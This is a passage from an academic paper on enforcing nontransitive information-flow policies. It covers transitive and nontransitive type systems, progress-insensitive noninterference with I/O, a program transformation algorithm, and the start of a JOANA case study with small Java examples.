The proposed enforcement mechanism for nontransitive policies [17] is a type system that does not use subtyping, the classical way to check transitive types, for information flow verification. Instead, it tracks dependencies between program variables and collects all security labels of flows into a component variable throughout the program. Then it checks whether the flows comply with the specified policy. Therefore, the type system can enforce both nontransitive and transitive policies.

To enforce a nontransitive policy, however, we can benefit from the transpilation introduced in Section E.2 and devise a transitive type system for canonical programs. We employ a (vanilla) flow-sensitive type system [14] enforcing the corresponding transitive policy on transformed programs. The flow-sensitive type system investigates how components influence variables of the program. Figure E.8 illustrates the composition of the transpiler and the enforcement mechanism.

We prove soundness of our transitive type system (Figure E.9) and investigate how it relates to the nontransitive type system. Inspired by the notion, we present a nontransitive type system for our model language (Figure E.10) and prove the soundness property. Then, we show that the flow-sensitive transitive type system accepts more secure programs compared to the nontransitive one.

E.3.1 Enforcement mechanism

We present a flow-sensitive type system that enforces transitive policies for canonical programs. The type system allows updates of security types through typing the program. When an expression is assigned to a variable, the security type of the variable changes to the join of security types of the expression and the program counter, to capture explicit and implicit flows (arisen from control dependencies) to the variable.

For a command c , judgments are in the form of $pc \vdash \Gamma \{c\} \Gamma'$, where $pc \in L_{\mathcal{T}}$ is the program counter label and the typing environment $\Gamma : Var \rightarrow L_{\mathcal{T}}$ will

be updated to Γ' after execution of c . We make use of the structure of canonical programs in the typing rules, presented in Figure E.9. The two rules for assignments (rules TT-WRITE-I and TT-WRITE-II) represent the essence of the type system. We know that only *temp* and *sink* variables can be on the left-hand side of an assignment in a canonical program. Assignments to *sink* variables occur at the end of the program, i.e., the final section, where the right-hand side of assignments are *temp* variables (rule TT-WRITE-II). The type system allows changes to the security types, except for *sink* variables, whose initial types must be kept (rule TT-SUB). Otherwise, upgrading security levels of *sink* variables might violate the soundness property of the type system.

Running example. Given the policy specified in the running example, the type system rejects the canonical program shown in Figure E.7. The initial types of the variables are the sets of labels introduced in Definition E.5. Applying the typing rules, the types of the variables `Alice.data_temp`, `Bob.data1_temp`, and `Charlie.data_temp` are (at least) the same as the type of `Alice.data`, which is $\{A\}$. The assignments in the final section are well-typed except for the last one, where the type of `Charlie.data_sink` is the set of labels can flow to C , i.e., $\{B, C\}$. Since $\{A\} \not\subseteq \{B, C\}$, the program is ill-typed with respect to the given nontransitive policy. We will discuss more examples in Section E.5.

The next theorem states soundness of the flow-sensitive type system, which means if the type system accepts a canonical program, then the program satisfies the transitive noninterference, and consequently, the original program complies with the nontransitive policy.

Theorem E.3 (*Soundness of Flow-Sensitive Transitive Type System*).

$$pc \vdash \Gamma_{\mathcal{T}} \{ \text{Canonical}(c) \} \Gamma' \implies \text{TNI}_{\mathcal{T}}(\mathcal{T}, \text{Canonical}(c)).$$

E. Nontransitive Policies Transpiled

$\overline{\Gamma \vdash v : \perp}$	(TT-VALUE)
$\overline{\Gamma \vdash x : \Gamma(x)}$	(TT-READ)
$\frac{\Gamma \vdash e_1 : t_1 \quad \Gamma \vdash e_2 : t_2}{\Gamma \vdash e_1 \oplus e_2 : t_1 \sqcup t_2}$	(TT-OPERATION)
$\overline{pc \vdash \Gamma \{skip\} \Gamma}$	(TT-SKIP)
$\frac{\Gamma \vdash e : t \quad x \in Var_{temp}}{pc \vdash \Gamma \{x := e\} \Gamma [x \mapsto pc \sqcup t]}$	(TT-WRITE-I)
$\frac{x' \in Var_{temp} \quad x \in Var_{sink} \quad pc \sqcup \Gamma(x') \sqsubseteq \Gamma(x)}{pc \vdash \Gamma \{x := x'\} \Gamma}$	(TT-WRITE-II)
$\frac{\Gamma \vdash e : t \quad pc \sqcup t \vdash \Gamma \{c_{true}\} \Gamma' \quad pc \sqcup t \vdash \Gamma \{c_{false}\} \Gamma'}{pc \vdash \Gamma \{if\ e\ then\ c_{true}\ else\ c_{false}\} \Gamma'}$	(TT-IF)
$\frac{\Gamma \vdash e : t \quad pc \sqcup t \vdash \Gamma \{c_{body}\} \Gamma}{pc \vdash \Gamma \{while\ e\ do\ c_{body}\} \Gamma}$	(TT-WHILE)
$\frac{pc \vdash \Gamma \{c_1\} \Gamma' \quad pc \vdash \Gamma' \{c_2\} \Gamma''}{pc \vdash \Gamma \{c_1; c_2\} \Gamma''}$	(TT-SEQ)
$\frac{pc_1 \vdash \Gamma_1 \{c\} \Gamma'_1 \quad pc_2 \sqsubseteq pc_1 \quad \Gamma_2 \sqsubseteq \Gamma_1 \quad \Gamma'_1 \sqsubseteq \Gamma'_2 \quad \forall x \in Var_{sink}. \Gamma_1(x) = \Gamma_2(x) = \Gamma'_1(x) = \Gamma'_2(x)}{pc_2 \vdash \Gamma_2 \{c\} \Gamma'_2}$	(TT-SUB)

Figure E.9: Transitive typing rules.

$\overline{\Gamma \vdash v : \emptyset}$	(NT-VALUE)
$\overline{\Gamma \vdash x : \Gamma(x)}$	(NT-READ)
$\frac{\Gamma \vdash e_1 : t_1 \quad \Gamma \vdash e_2 : t_2}{\Gamma \vdash e_1 \oplus e_2 : t_1 \cup t_2}$	(NT-OPERATION)
$\overline{\mathcal{P}, \Gamma, pc \vdash \text{skip} : t}$	(NT-SKIP)
$\frac{\Gamma \vdash e : t \quad \Gamma \vdash x : t \quad \forall \ell \in t \cup pc. \ell \in \Gamma(x) \wedge \ell \geq \mathcal{P}(x)}{\mathcal{P}, \Gamma, pc \vdash x := e : t}$	(NT-WRITE)
$\frac{\Gamma \vdash e : t_1 \quad \mathcal{P}, \Gamma, pc \cup t_1 \vdash c_{true} : t_2 \quad \mathcal{P}, \Gamma, pc \cup t_1 \vdash c_{false} : t_2}{\mathcal{P}, \Gamma, pc \vdash \text{if } e \text{ then } c_{true} \text{ else } c_{false} : t_1 \cup t_2}$	(NT-IF)
$\frac{\Gamma \vdash e : t_1 \quad \mathcal{P}, \Gamma, pc \cup t_1 \vdash c_{body} : t_2}{\mathcal{P}, \Gamma, pc \vdash \text{while } e \text{ do } c_{body} : t_1 \cup t_2}$	(NT-WHILE)
$\frac{\mathcal{P}, \Gamma, pc \vdash c_1 : t_1 \quad \mathcal{P}, \Gamma, pc \vdash c_2 : t_2}{\mathcal{P}, \Gamma, pc \vdash c_1 ; c_2 : t_1 \cup t_2}$	(NT-SEQ)
$\frac{\Gamma \vdash e : t_1 \quad t_1 \subseteq t_2}{\Gamma \vdash e : t_2}$	(NT-SUB-I)
$\frac{\mathcal{P}, \Gamma, pc_1 \vdash c : t_1 \quad pc_2 \subseteq pc_1 \quad t_1 \subseteq t_2}{\mathcal{P}, \Gamma, pc_2 \vdash c : t_2}$	(NT-SUB-II)

Figure E.10: Nontransitive typing rules.

E.3.2 Relationship between nontransitive and flow-sensitive transitive type systems

The core idea of Lu and Zhang’s type system [17] is tracking data and control dependencies between program variables through type inference on information propagation history. Then it guarantees flow relations from inferred labels of dependencies to the specified label of the variable are stated in the policy. Their flow-insensitive type system captures all possible dependencies to a variable; thus it becomes less permissive in comparison with a flow-sensitive type system. Given the semantic relationship between nontransitive and transitive policies, we demonstrate our flow-sensitive transitive type system accepts all the well-typed programs in the nontransitive type system, and more secure programs.

We present a nontransitive type system for our imperative model language based on the essence of their type system. It aggregates security labels of data and control dependencies of variables through the program. For each assignment $x := e$, the type system checks permission of information flows from the collected labels of the expression e and the program counter to the specified label of the variable x .

Typing judgments are in the form of $\mathcal{P}, \Gamma, pc \vdash c : t$ that indicates the type t is assigned to the command c with respect to the program counter label $pc \subseteq L_{\mathcal{N}}$ in the typing environments $\mathcal{P} : Var \rightarrow L_{\mathcal{N}}$ and $\Gamma : Var \rightarrow \wp(L_{\mathcal{N}})$ where $\forall x \in Var. \mathcal{P}(x) \in \Gamma(x)$. Figure E.10 illustrates the typing rules where \mathcal{P} specifies the nontransitive levels of variables and Γ predicts the set of labels that might influence the final value of a variable in the program.

The most important rule is the one for typing assignments (rule NT-WRITE). The set $\Gamma(x)$ must contain all possible information flows to the variable x in the program, which is checked in the premise ($t \cup pc \subseteq \Gamma(x)$), and then the type system verifies whether those are permitted flows or not ($\forall \ell \in t \cup pc. \ell \triangleright \mathcal{P}(x)$). Note that the specified label of a variable $\mathcal{P}(x)$ must be present in the set of dependencies $\Gamma(x)$ because the \triangleright relation is reflexive.

Running example. The nontransitive type system tracks and collects all the security labels a variable has a dependency on through the program and checks whether they are compliant with the permitted flows. Therefore, the program presented in Figure E.3 is rejected by the type system because the type of `Bob.data1` must be (at least) $\{A, B\}$ to record the type of `Alice.data`, which is $\{A\}$ and $A \triangleright B$ exists in the policy. Consequently, the last assignment is ill-typed respecting the typing environment and absence of $A \triangleright C$ in the policy.

In the following, we prove soundness of the nontransitive type system. Any well-typed program with respect to the nontransitive typing rules satisfies nontransitive noninterference.

Theorem E.4 (*Soundness of Nontransitive Type System*).

$$\mathcal{P}, \Gamma, pc \vdash c : t \implies NTNI_{TT}(\mathcal{N}, c).$$

On closer inspection, both type systems are sound but the nontransitive type system is not as permissive as the flow-sensitive mechanism. The flow-sensitive transitive type system updates the labels of variables based on the flow of the program in a more precise manner. The next theorem shows if a program is secure under the nontransitive type system, the flow-sensitive type system accepts the canonical version of the program as well.

Theorem E.5 (*Flow-Sensitive Type System Covers Nontransitive Type System*).

$$\mathcal{P}, \Gamma_1, pc \vdash c : t \implies pc \vdash \Gamma_2\{\text{Canonical}(c)\} \Gamma_3,$$

where $\forall x \in \text{Var}_c. \Gamma_3(x_{temp}) \sqsubseteq \Gamma_1(x) \wedge \Gamma_2(x) = \Gamma_3(x) = \{\mathcal{P}(x)\} \wedge \Gamma_2(x_{temp}) = L_{\mathcal{N}} \wedge \Gamma_2(x_{sink}) = \Gamma_3(x_{sink}) = C(\mathcal{P}(x))$.

The counterexample program in Figure E.11 demonstrates the theorem does not hold in the other direction; there is a well-typed program according to the flow-sensitive rules, which gets rejected by the nontransitive type system. If we swap the last two statements of the running example, as shown in Figure E.11, the nontransitive type system still rejects the program; types of both sides of an assignment must be the same (rule NT-WRITE). The flow-sensitive type system, however, accepts the program because it detects that the last assignment overwrites the final value of `Charlie.data` and updates the label accordingly (rule TT-WRITE-I). It can be shown that adding flow-sensitivity flavor to the nontransitive type system enhances precision to the same level offered by the flow-sensitive transitive type system.

E.4 Extension with I/O

We extend the model language to support input and output commands. In this setting, sources and sinks of information are more tangible, as a better fit for real-world programs with third-party components. Interestingly, we will observe a more natural correspondence between nontransitive and transitive security notions.

```

1 // Bob.receive(data)
2 Bob.data1 := Alice.data;
3 // Bob.bad()
4 Charlie.data := Bob.data1;
5 // Bob.good()
6 Charlie.data := Bob.data2;

```

Figure E.11: An example that shows the flow-sensitive type system is more permissive than the nontransitive type system.

E.4.1 Security notions

Programs can receive inputs and produce outputs at any step of computation. We include two new constructs $input(x, \ell)$ and $output(x, \ell)$ for reading a value from the input channel at security level ℓ and sending a value to the output channel at level ℓ , respectively. This model entails a revision on security notions where intermediate output values are observable as well as the termination behavior of a program.

We naturally choose another notion of noninterference named *progress-insensitive* [3, 13] (corresponding to *CP-security* for reactive programs [5]) that demands if two program inputs agree on values at security levels may influence variables at ℓ , the output sequence observable at level ℓ remains the same up to the point that one of the executions diverges silently (without producing any output). Transitive policies define an input/output value ℓ -observable if the value is at level ℓ or lower, while an ℓ -observer in a nontransitive policy only sees values at level ℓ . Note that the termination behavior of a program is observable for all security levels in both security notions.

Running example. Recall the nontransitive policy of the running example in Section E.2: $A \triangleright B$ and $B \triangleright C$. The program in Figure E.12 violates progress-insensitive nontransitive noninterference due to the presence of an implicit flow from the input value of `Alice.data` with security level A to the observable output at level C . Based on the input value, the program sends an output value at level B or C . Therefore, the observable outputs are different at levels B and C , depending on the input value at level A .

Figure E.13 illustrates the syntax of our model language supporting I/O. Evaluation rules for input and output commands are presented in Figure E.14. We refer to Figure E.24 (in Appendix) for the complete set of semantic rules. An execution configuration $\langle c, M, I, O \rangle$ is a tuple consists of a command c , a memory M , an input function I that maps security levels to input channels, and an output channel O . The relation \rightarrow defines transitions between configurations. We assume the environment is input total. We model pro-

```

1  input(Alice.data, A);
2  Bob.data1 := Alice.data;
3  if Bob.data1 then
4    output(Bob.data2, B);
5  else
6    output(Charlie.data, C);
    
```

Figure E.12: Running example with I/O.

gram inputs as a mapping from security levels to sequences of values, written $I(\ell) = v.\sigma$, where $\ell \in L$, $v \in Val$, and σ is a sequence of values. We define output behavior of a program recursively by $O = \emptyset \mid \circlearrowleft \mid v_\ell.O$, where \circlearrowleft denotes silent divergence. Based on the language semantics, we abstract away details of computation steps and define output evaluation of an execution. Definition E.6 introduces the new relation \rightsquigarrow that indicates an initial configuration $\langle c, M, I, \emptyset \rangle$ evaluates to O .

Definition E.6 (*Output Behavior of A Program Execution*). The output behavior O generated by an initial execution configuration $\langle c, M, I, \emptyset \rangle$, written $\langle c, M, I, \emptyset \rangle \rightsquigarrow O$, is defined as follows:

$$\frac{\langle c, M, I, \emptyset \rangle \rightarrow^* \langle stop, M', I', O \rangle}{\langle c, M, I, \emptyset \rangle \rightsquigarrow O}$$

$$\frac{\langle c, M, I, \emptyset \rangle \rightarrow^* \langle c', M', I', O \rangle \quad \forall n \in \mathbb{N}. \langle c', M', I', O \rangle \rightarrow^n \langle c_n, M_n, I_n, O \rangle \wedge c_n \neq stop}{\langle c, M, I, \emptyset \rangle \rightsquigarrow O. \circlearrowleft}.$$

Transitive Noninterference (TNI). Classical noninterference guarantees ℓ -observable output behavior of a program only depends on inputs from ℓ or lower levels. A transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$ is a triple where $L_{\mathcal{T}}$ is a set of security labels and $\sqsubseteq \subseteq L_{\mathcal{T}} \times L_{\mathcal{T}}$ is a binary relation that specifies permitted flows between security levels forming a partially ordered set on $L_{\mathcal{T}}$. A labeling function $\Gamma_{\mathcal{T}}: Var \rightarrow L_{\mathcal{T}}$ maps a variable to a security label.

The definition of progress-insensitive noninterference relies on the definition of indistinguishability relations for inputs and outputs. To define the

$$\begin{aligned}
 e &::= v \mid x \mid e \oplus e \\
 c &::= skip \mid x := e \mid \text{if } e \text{ then } c \text{ else } c \mid \text{while } e \text{ do } c \mid c; c \mid \\
 &\quad \text{input}(x, \ell) \mid \text{output}(x, \ell)
 \end{aligned}$$

Figure E.13: Language syntax with I/O.

$$\frac{c = \text{input}(x, \ell) \quad I(\ell) = v.\sigma \quad I' = I[\ell \mapsto \sigma] \quad M' = M[x \mapsto v]}{\langle c, M, I, O \rangle \rightarrow \langle \text{stop}, M', I', O \rangle} \quad (\text{IO-INPUT})$$

$$\frac{c = \text{output}(x, \ell) \quad M(x) = v \quad O' = O.v_\ell}{\langle c, M, I, O \rangle \rightarrow \langle \text{stop}, M, I, O' \rangle} \quad (\text{IO-OUTPUT})$$

Figure E.14: Language semantics with I/O (selected rules).

relations, we should first describe observable inputs and outputs at a security level ℓ . An ℓ -observer can see the content of input channels at the security level ℓ and lower. We define observable output behavior at a level $\ell \in L_{\mathcal{T}}$ by purging the values from an output sequence which are not at the level ℓ or lower.

Definition E.7 (*Transitive Observable Output Behavior*). Given an output behavior O including a sequence of output values and termination behavior of a program execution. The subsequence of the output behavior observable at a security level $\ell \in L_{\mathcal{T}}$ is defined below:

$$O|_{\ell}^{\mathcal{T}} = \begin{cases} O & O = \emptyset \vee O = \circ \\ v_{\ell}. O'|_{\ell}^{\mathcal{T}} & O = v_{\ell}. O' \wedge \ell' \sqsubseteq \ell. \\ O'|_{\ell}^{\mathcal{T}} & \text{otherwise} \end{cases}$$

We call two program inputs indistinguishable at level $\ell \in L_{\mathcal{T}}$ if input sequences of the levels ℓ are the same as well as lower levels.

Definition E.8 (*Transitive Input Indistinguishability*). Two program inputs I_1 and I_2 are indistinguishable at level $\ell \in L_{\mathcal{T}}$, written $I_1 \stackrel{\ell}{=} I_2$, if and only if $\forall \ell' \sqsubseteq \ell. I_1(\ell') = I_2(\ell')$.

Two program outputs are indistinguishable at level ℓ when the sequences of observable outputs are exactly the same up to the silent divergence in one of them. In other words, if both of the output behaviors are terminating, then the ℓ -observable subsequences must be identical. Otherwise, the subsequences must be the same until one of them reaches the \circ event.

Definition E.9 (*Transitive Output Indistinguishability*). Two program outputs O_1 and O_2 are indistinguishable at level $\ell \in L_{\mathcal{T}}$, written $O_1 \stackrel{\ell}{=} O_2$,

if and only if $O_1|_{\ell}^{\mathcal{T}} = O_2|_{\ell}^{\mathcal{T}} \vee (\exists O, O'. O_1|_{\ell}^{\mathcal{T}} = O. \circlearrowleft \wedge O_2|_{\ell}^{\mathcal{T}} = O. O') \vee (\exists O, O'. O_1|_{\ell}^{\mathcal{T}} = O. O' \wedge O_2|_{\ell}^{\mathcal{T}} = O. \circlearrowright)$.

Given the indistinguishability definitions, we are ready to define the security condition. A program c satisfies *progress-insensitive transitive noninterference*, written $TNI_{PI}(\mathcal{T}, c)$, when for any two program inputs indistinguishable at level $\ell \in L_{\mathcal{T}}$, the output behaviors resulted from the execution of the program are indistinguishable for the ℓ -observer.

Definition E.10 (*Progress-Insensitive Transitive Noninterference*). A program c satisfies $TNI_{PI}(\mathcal{T}, c)$ if and only if $\forall \ell \in L_{\mathcal{T}}. \forall M. \forall I_1, I_2. I_1 \stackrel{\ell}{=}_{\mathcal{T}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1 \implies \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{T}} O_2$.

Nontransitive Noninterference (NTNI). The nontransitive notion of noninterference stipulates that ℓ -observable output behavior of a given program is only dependent on those inputs that *can flow* to ℓ , as stated in the policy. A nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$ is a triple where $L_{\mathcal{N}}$ is a set of security labels, \triangleright is an arbitrary flow relation specifying permitted flows, and $\Gamma_{\mathcal{N}}: Var \rightarrow L_{\mathcal{N}}$ is a labeling function.

Similar to the transitive notion, we define indistinguishability relations for program inputs and outputs with respect to definitions of observable inputs and outputs at a security level, respectively. An ℓ -observer can see the content of the input channel at the level ℓ and the subsequence of output values at the level ℓ as well as the divergence event.

Definition E.11 (*Nontransitive Observable Output Behavior*). Given an output behavior O including a sequence of output values and termination behavior of a program execution. The subsequence of the output behavior observable at a security level $\ell \in L_{\mathcal{N}}$ is defined as follows:

$$O|_{\ell}^{\mathcal{N}} = \begin{cases} O & O = \emptyset \vee O = \circlearrowleft \\ v_{\ell}. O'|_{\ell}^{\mathcal{N}} & O = v_{\ell}. O' \\ O'|_{\ell}^{\mathcal{N}} & \text{otherwise} \end{cases}.$$

Two program inputs are indistinguishable for a set of levels $\mathcal{L} \subseteq L_{\mathcal{N}}$ if input sequences of the levels member of \mathcal{L} are identical with each other.

Definition E.12 (*Nontransitive Input Indistinguishability*). Two program inputs I_1 and I_2 are indistinguishable for a set of levels $\mathcal{L} \subseteq L_{\mathcal{N}}$, written $I_1 \stackrel{\mathcal{L}}{=}_{\mathcal{N}} I_2$, if and only if $\forall \ell \in \mathcal{L}. I_1(\ell) = I_2(\ell)$.

E. Nontransitive Policies Transpiled

Similar to Definition E.9, two program outputs are indistinguishable at level $\ell \in L_{\mathcal{N}}$ if the sequences of observable outputs are the same until one of the executions diverges silently.

Definition E.13 (*Nontransitive Output Indistinguishability*). Two program outputs O_1 and O_2 are indistinguishable at level $\ell \in L_{\mathcal{N}}$, written $O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2$, if and only if $O_1|_{\ell}^{\mathcal{N}} = O_2|_{\ell}^{\mathcal{N}} \vee (\exists O, O'. O_1|_{\ell}^{\mathcal{N}} = O. \circlearrowleft \wedge O_2|_{\ell}^{\mathcal{N}} = O. O') \vee (\exists O, O'. O_1|_{\ell}^{\mathcal{N}} = O. O' \wedge O_2|_{\ell}^{\mathcal{N}} = O. \circlearrowright)$.

Having the indistinguishability relations in hand, we define the noninterference notion for the nontransitive setting. A program c satisfies *progress-insensitive nontransitive noninterference*, written $NTNI_{PI}(\mathcal{N}, c)$, when for any two program inputs indistinguishable for the set of levels may influence variables at level $\ell \in L_{\mathcal{N}}$, the output behaviors resulted from the execution of the program are indistinguishable for the ℓ -observer.

Definition E.14 (*Progress-Insensitive Nontransitive Noninterference*). A program c satisfies $NTNI_{PI}(\mathcal{N}, c)$ if and only if

$$\forall \ell \in L_{\mathcal{N}}. \forall M. \forall I_1, I_2. I_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} I_2 \wedge \langle c, M, I_1, \emptyset \rangle \rightsquigarrow O_1 \implies \exists O_2. \langle c, M, I_2, \emptyset \rangle \rightsquigarrow O_2 \wedge O_1 \stackrel{\ell}{=}_{\mathcal{N}} O_2.$$

E.4.2 Relationship between NTNI and TNI

We follow the same pattern to relate nontransitive and transitive security definitions together. Constructing the power-lattice encoding remains as before, although the transformation algorithm is more straightforward for programs with input/outputs. Before we see that, the next theorem confirms NTNI is still a generalization of TNI using the progress-insensitive notion in the security definitions.

Theorem E.6 (*From TNI_{PI} to $NTNI_{PI}$*). For any program c and any transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, there exists a nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \supseteq, \Gamma_{\mathcal{N}} \rangle$ where $L_{\mathcal{N}} = L_{\mathcal{T}}, \supseteq = \sqsubseteq^*$, and $\Gamma_{\mathcal{N}} = \Gamma_{\mathcal{T}}$ such that $TNI_{PI}(\mathcal{T}, c) \iff NTNI_{PI}(\mathcal{N}, c)$. Formally,

$$\forall c. \forall \mathcal{T}. \exists \mathcal{N}. TNI_{PI}(\mathcal{T}, c) \iff NTNI_{PI}(\mathcal{N}, c).$$

We introduce the transpilation for programs with intermediate input/outputs. Similar to the batch-job style, we establish the powerset lattice out of nontransitive labels, i.e., $L_{\mathcal{T}} = \emptyset(L_{\mathcal{N}})$ and $\sqsubseteq = \subseteq$. However, the transformation algorithm is quite simpler than canonicalization; only input

```

1  input(Alice.data, {A});
2  Bob.data1 := Alice.data;
3  if Bob.data1 then
4    output(Bob.data2, {A,B});
5  else
6    output(Charlie.data, {B,C});

```

Figure E.15: Transformed version of running example with I/O.

and output commands are required to be rewritten because of the new security definition that considers only the relation between program inputs and outputs.

Program transformation. As explained in Algorithm 2, we label sources of information at a security level $\ell \in L_{\mathcal{N}}$ as the singleton set of a security level ($\{\ell\}$) and annotate sinks as the set of labels that can flow to ℓ , or $C(\ell)$. More precisely, we replace $input(x, \ell)$ commands with $input(x, \{\ell\})$, and also $output(x, \ell)$ commands with $output(x, C(\ell))$ in the program.

Algorithm 2: Transformation algorithm for programs with I/O.

Input : Program c
Output: Program $Transform(c)$
foreach $x \in Var_c$ **do**
 | $c[input(x, \ell) \mapsto input(x, \{\ell\})]$
 | $c[output(x, \ell) \mapsto output(x, C(\ell))]$
end
 $Transform(c) := c$
return $Transform(c)$

Running example. Figure E.15 demonstrates how the transformation works on the running example. Each output command explicitly specifies the set of labels that are permitted to influence the output value. The transformed program does not satisfy transitive noninterference because the presence of output value at level $\{B, C\}$ depends on an input value at level $\{A\}$, which are incomparable in the security lattice. However, the flow from the input value to the output value at level $\{A, B\}$ is permitted because $\{A\} \subseteq \{A, B\}$.

It is obvious that the transformed version of a given program preserves the meaning and termination behavior of the original program, yet it changes the channel of output values. The input and output values at the level ℓ can be found on the input channel with label $\{\ell\}$ and the output channel labeled

E. Nontransitive Policies Transpiled

as $C(\ell)$ in the canonical version of the given program. The next lemma shows the semantic relation between a given program and the transformed one.

Lemma E.4 (*Semantic Equivalence Modulo Transformation*). *For any program c , the semantic equivalence \simeq_T between the programs c and $\text{Transform}(c)$ holds where $c \simeq_T c' \stackrel{\text{def}}{=} \forall M. \forall I. \exists I'. (\forall \ell. I(\ell) = I'(\{\ell\})) \wedge \langle c, M, I, \emptyset \rangle \rightsquigarrow O \wedge \langle c', M, I', \emptyset \rangle \rightsquigarrow O' \wedge O' = O[v_\ell \mapsto v_{C(\ell)}]$.*

Then, we prove a nontransitive policy on a given program (with intermediate inputs/outputs) can be reduced to a transitive policy on the transformed version of the program. Theorems E.6 and E.7 demonstrate the mutual relationship between NTNI and TNI holds, even for programs with intermediate observable values.

Theorem E.7 (*From NTNI_{PI} to TNI_{PI}*). *For any program c and any non-transitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \supseteq, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo transformation) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$ where $c' = \text{Transform}(c)$, $L_{\mathcal{T}} = \emptyset(L_{\mathcal{N}})$, $\sqsubseteq = \subseteq$ and $\forall x \in \text{Var}_c. \Gamma_{\mathcal{T}}(x) = \{\Gamma_{\mathcal{N}}(x)\}$ such that $\text{NTNI}_{PI}(\mathcal{N}, c) \iff \text{TNI}_{PI}(\mathcal{T}, c')$. Formally,*

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_T c' \wedge \text{NTNI}_{PI}(\mathcal{N}, c) \iff \text{TNI}_{PI}(\mathcal{T}, c').$$

E.4.3 Enforcement mechanism

Figure E.16 illustrates an excerpt from a flow-sensitive type system enforcing transitive policies on transformed programs. We refer to Figure E.25 (in Appendix) for the complete set of typing rules. The type system defines judgments of the form $pc \vdash \Gamma \{c\} \Gamma'$ where $pc \in L_{\mathcal{T}}$ is the program counter label, and the typing environments $\Gamma : \text{Var} \rightarrow L_{\mathcal{T}}$ and Γ' describe the security levels of variables before and after executing the command c , respectively. Security types of the variables get updated freely through the program and capture the information flows to the variable (rule IO-TT-WRITE).

The rules for typing input and output commands are the most important ones. The typing environments before and after executing an output command stay the same if the explicit flows ($\Gamma(x)$) and implicit flows (pc) are permitted to the level of the specified output channel (rule IO-TT-OUTPUT). For an input command $\text{input}(x, \ell)$, the level of variable x is updated to ℓ if the program context does not make an illegal implicit flow (rule IO-TT-INPUT). Otherwise, it might violate soundness of the enforcement mechanism for programs like Figure E.17, where the execution of an input command in a high context influences the received value of the next input command at the same level.

$$\frac{\Gamma \vdash e : t}{pc \vdash \Gamma \{x := e\} \Gamma [x \mapsto pc \sqcup t]} \quad (\text{IO-TT-WRITE})$$

$$\frac{pc \sqsubseteq \ell}{pc \vdash \Gamma \{input(x, \ell)\} \Gamma [x \mapsto \ell]} \quad (\text{IO-TT-INPUT})$$

$$\frac{pc \sqcup \Gamma(x) \sqsubseteq \ell}{pc \vdash \Gamma \{output(x, \ell)\} \Gamma} \quad (\text{IO-TT-OUTPUT})$$

Figure E.16: Flow-sensitive typing rules with I/O (selected rules).

```

1  if High.h then
2    input(Low.x, {L})
3  else
4    skip;
5  input(Low.y, {L});
6  output(Low.y, {L});
    
```

Figure E.17: An example that shows an implicit flow by input commands.

Running example. Given the policy specified in the running example, the type system rejects the transformed program shown in Figure E.15. The initial types of the variables are the singleton set of the nontransitive security label. Following the typing rules, the types of the variables `Alice.data_temp` and `Bob.data1_temp` are (at least) $\{A\}$. The rule for output commands demands that the specified level of the output value must be higher than union of the level of the program context and the level of variable x . The *if* branch is well-typed because $\{A\} \sqcup \{B\} \sqsubseteq \{A, B\}$, yet the type system cannot offer a suitable type for the *else* branch where $\{A\} \sqcup \{B\} \not\sqsubseteq \{B, C\}$.

Theorem E.8 states soundness of the type system. If a transformed program is well-typed, then it satisfies the transitive noninterference, and by the result of Theorem E.7, the original program complies with the corresponding nontransitive policy.

Theorem E.8 (*Soundness of Flow-Sensitive Type System for Programs with I/O*).

$$pc \vdash \Gamma_{\mathcal{T}} \{Transform(c)\} \Gamma' \implies TNI_{PI}(\mathcal{T}, Transform(c)).$$

E.5 Case study with JOANA

We develop a prototype of our transpiler to analyze Java programs. We follow the architecture illustrated in Figure E.8 to implement a program canonicalizer and an input script generator for JOANA [11], a flow-sensitive information-flow analyzer for Java programs. The transpiler gets a path to a Java project and generates the canonical version of the program using Spoon [21], a library for transforming Java programs. The user defines a nontransitive policy by labeling the components (i.e., classes) of the program. Then, our tool generates a script as the input of JOANA, which detects possible illegal flows in the program. Our proof-of-concept implementation can support as many programs as JOANA may allow, as long as they are batch-job programs.

We evaluate our tool on four examples of nontransitive policies to demonstrate the benefits of the reduction from nontransitive to transitive policies in practice: Alice-Bob-Charlie (the running example), Confused deputy, Bank logger, and Low-High. The source code and materials of case studies are available online [1]. We discuss the details of transpilation and the JOANA's script for the running example, and to conserve space, we only report analysis results for the next cases. In Appendix E.II, the source code of the programs in question is presented.

E.5.1 Alice-Bob-Charlie (the running example)

We start with the running example as the first case, introduced in Figure E.1. To model the batch-job style, we modify the code to include instances of components as fields of Java classes. Following standard practices in object-oriented programming, our prototype leverages *composition* relationship [24] between classes where an object is a part of another object. This leads to a hierarchy of objects, in which each object is responsible for creation and deletion of required objects of other classes. Assuming that no local variable creates a new instance of a class, the execution starts from the main object and continues in the underlying ones.

Given the main method as the starting point of the program, constructors naturally provide placeholders for inserting the init section (*initiator* methods), while the last line of the main method is the placeholder for final assignments existing in *finalizer* methods. By calling the finalizer method of the main object, following the composition hierarchy, objects invoke the finalizers as a chain. In the end, all of the *sink* fields are assigned.

```
1 public class Alice {
2   private int data_source = 0,data,data_sink;
3   private Bob b;
4   public void initiator(){ data = data_source; }
5   public Alice(){ initiator(); b = new Bob(); }
6   public static void main(String[] args){
7     Alice a = new Alice();
8     a.operation();
9     a.finalizer();
10  }
11  private void operation(){
12    b.receive(data);
13    b.good();
14    b.bad();
15  }
16  public void finalizer(){ data_sink = data; b.finalizer(); }
17 }

1 public class Bob {
2   private int data1_source=0,data1,data1_sink;
3   private int data2_source=1,data2,data2_sink;
4   private Charlie c;
5   public void initiator(){
6     data1 = data1_source;
7     data2 = data2_source;
8   }
